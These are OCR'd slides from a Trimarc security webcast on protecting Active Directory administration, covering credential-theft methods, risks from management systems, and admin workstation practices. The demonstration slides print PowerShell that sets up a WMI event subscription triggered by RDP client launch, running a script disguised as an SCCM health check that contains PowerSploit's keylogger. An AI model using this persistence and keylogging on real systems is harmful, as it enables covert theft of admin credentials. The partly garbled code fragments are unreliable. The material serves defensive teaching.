TRIMARC SECURITY




TRIMARC
WEBCAST
WILL BEGIN SHORTLY

Upcoming Trimarc Webcasts



Securing Active Directory: When AD is Compromised
Wednesday, September 23, 2020
1pm to 2pm (Eastern)
Presenter: Sean Metcalf


Registration: Trimarc.co/SecurityWebcasts

Trimarc is your Trusted Advisor For Securing your Enterprise



Trimarc's Active Directory Security Assessment provides actionable information enabling you to quickly resolve critical issues.

Trimarc Expertise



Trimarc Combines Operational Knowledge & Experience with Security Vision

Trimarc Security Assessments

- Comprehensive review
- Detailed, actionable recommendations
- Provides a roadmap to improve security posture
- Trimarc Security Assessments:
  - Active Directory
    - Active Directory Security Assessment (ADSA)
  - Microsoft Office 365 & Azure AD
    - Microsoft Cloud Security Assessment (MCSA)
  - VMware
    - VMware Infrastructure Security Assessment (VISA)

Trimarc Active Directory Security Assessment (ADSA)

- Comprehensive AD security posture assessment
- Effectively a sophisticated AD recon paired with detailed, customized, & actionable recommendations.
- Trimarc only requires AD user rights
- Includes in-depth review of AD & GPO permissions
- Identification of custom privileged AD groups with rights defined outside of group membership
- Review of auditing & security settings configured via GPO
- Domain Controller configuration review (agent discovery)
- AD Administration review
- Engagement is 4 to 6 Weeks (depending on scope & scale)

Trimarc Active Directory Security Review (ADSR)

- Lighter version of our Active Directory Security Assessment for small, single domain forests.
- Review is focused on the most common AD security issues
- Engagement timeline is 2 weeks
- Doesn’t required corporate network access
- PowerShell script provided to export key AD data
- Performed completely offline; no corporate network access required
- Initially for non-profits and Mergers & Acquisitions (M&A) scenarios
- Launching Fall 2020

Trimarc Virtual Infrastructure Security Assessment (VISA)

- Thorough evaluation of vSphere environment: ESXi hosts, vCenter servers & Virtual Machines
- Trimarc only requires Global-Read privileges per vCenter evaluated
- Engagement is 5 to 6 weeks (depending on scope)
- Trimarc provides recommendations on existing license levels for additional beneficial security controls
- Review of how the vSphere environment is managed as well as recommendations for secure administration
- Virtual Machine security review including recommendations for VM Template baselines
- vSwitch (vSS & vDS) configuration evaluation
- Trimarc recommendations as well as Vendor best practices

Securing Active Directory: Protecting AD Administration



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com
@TrimarcSecurity

About

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud, and VMWare Infrastructure.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: Black Hat, Blue Hat, Bsides DC, BSides Charm, BSides PR, DEF CON, DerbyCon
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)



Agenda

- Common Administration Methods
  - Admin from Workstation
  - RDP to Server
  - Proxied Connections
- How Attackers Compromise Administrator Credentials
  - Typical Methods
  - Password Vaults
  - Bypassing MFA
- Securing AD Administration
  - Admin Workstations
  - Microsoft Tiering Model
  - Pros & Cons of the Microsoft Red Forest (aka ESAE)
  - Modern Approach to ESAE
  - Best Practices for AD Administration
- Conclusion
- Q & A



PROTIP:
Enforce MFA on all Privileged Azure AD/Office 365 Accounts

PROTIP (better):
Enforce Azure AD Privileged Identity Management (PIM) control of all Azure AD Roles

PIM requires Azure AD P2 for admin accounts



Current State of Security

Many organizations have upgraded security

- Deployed better security tooling with distributed agents
- Event logging agents
- Flow security events to a SIEM
- Vulnerability scanning
- Security software agents

Most have not changed how Active Directory is managed.



Admins Use Regular Workstations for AD Administration

1 workstation

30 accounts in the local Administrators group.

50 accounts w/ local admin via software management system.

20 accounts with control of the computer via security agent(s).

======

~ 100 accounts with effective admin rights on the workstation

How many GPOs apply to the workstation &
how many accounts have modify rights?




Who has control of your workstation?



How Attackers Compromise Credentials

- Workstation compromise leads to compromise of multiple workstations (due to local Administrator password reuse)
- Admins logon to workstations or use RunAs which places credentials in LSASS (attacker has local admin rights providing LSASS credential dumping capability)
- Password Spray
  - https://www.hub.trimarcsecurity.com/post/trimarc-research-detecting-password-spraying-with-security-event-auditing
- Kerberoasting
  - https://www.hub.trimarcsecurity.com/post/trimarc-research-detecting-kerberoasting-activity
- Tools that intercept authentication requests (Responder/Inveigh)
- Credentials in files (text file, Excel, etc) on local system, home share, SYSVOL, etc.
- Initial setup & deployment scripts with admin credentials not removed post-deployment.

Conceptual Management System Configuration



Compromise Management System for Access

- Compromise **Microsoft SCCM** admin account to push packages to system (or run scripts).
- Compromise **Microsoft SCOM** admin account to run commands.
- Compromise **Splunk** server to run scripts on systems (Splunk Universal Forwarder, default config).
- Compromise **Nessus/Rapid7/Qualys**/etc **vulnerability scanning** system to potentially run commands on workstations/servers/DCs. The attacker could extract stored credentials and use to expand access.
- Compromise **Endpoint Detection/Response (EDR)** system to run commands/scripts/code.
- Compromise **Microsoft Intune** to run scripts on managed Azure AD joined/hybrid joined systems.

Typical AD Administration Methods

- Management tools on local workstation
- Remote Connect (RDP) to server/Domain Controller
- Proxied connection through RDP gateway
- Virtual console access to Domain Controller (VMWare Remote Console)
- Proxied connection through enterprise password management system (CyberArk/SecretServer/etc)



Typical AD Administration Methods

Don't do this

~~Management tools on local workstation~~

Remote Connect (RDP) to server/Domain Controller


Proxied connection through RDP gateway

Virtual console access to Domain Controller (VMWare Remote Console)


Proxied connection through enterprise password management system (CyberArk/SecretServer/etc)



Exploiting Typical Administration



Exploiting Typical Administration



Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
$iFilter.QueryLanguage = "WQL"
$iFilter.EventNamespace = "ROOT\wmi"
$iFilter.Query = "SELECT * FROM Win32_PRocessStartTrace WHERE ProcessName='mstsc.exe'"
$iFilter.Name = "Monitor RDP"

ProcessName='mstsc.exe'"

umer").CreateInstance()

ypass -File 'c:\temp\scripts\SCCMHealthCheck.ps1'"
$Result = $iConsumer.Put()
$Consumer = $Result.Path # To be used in binding
# Establish binding between WMI event filter and consumer
$iBinding = ([wmiclass]"\\.\root\subscription:__FilterToConsumerBinding").CreateInstance()
$iBinding.Filter = $Filter

'c:\temp\scripts\SCCMHealthCheck.ps1'"


Path          : \\.\root\subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
                HealthCheck\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\""
RelativePath  : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
                HealthCheck\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\""
Server        : .
NamespacePath : root\subscription
ClassName     : __FilterToConsumerBinding
IsClass       : False
IsInstance    : True
IsSingleton   : False
```

Exploiting Typical Administration

```
PS C:\Windows\system32> # Create WMI Event Filter
$iFilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
```

SCCMHealthCheck.ps1

```
function Get-Keystrokes {
<#
.SYNOPSIS

    Logs keys pressed, time and the active window.

    PowerSploit Function: Get-Keystrokes
    Original Authors: Chris Campbell (@obscuresec) and Matthew Graeber (@mattifestation)
    Revised By: Jesse Davis (@secabstraction)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

.PARAMETER LogPath

    Specifies the path where pressed key details will be logged. By default, keystrokes are logged to %TEMP%\key.log.

.PARAMETER Timeout

    Specifies the interval in minutes to capture keystrokes. By default, keystrokes are captured indefinitely.

.PARAMETER PassThru

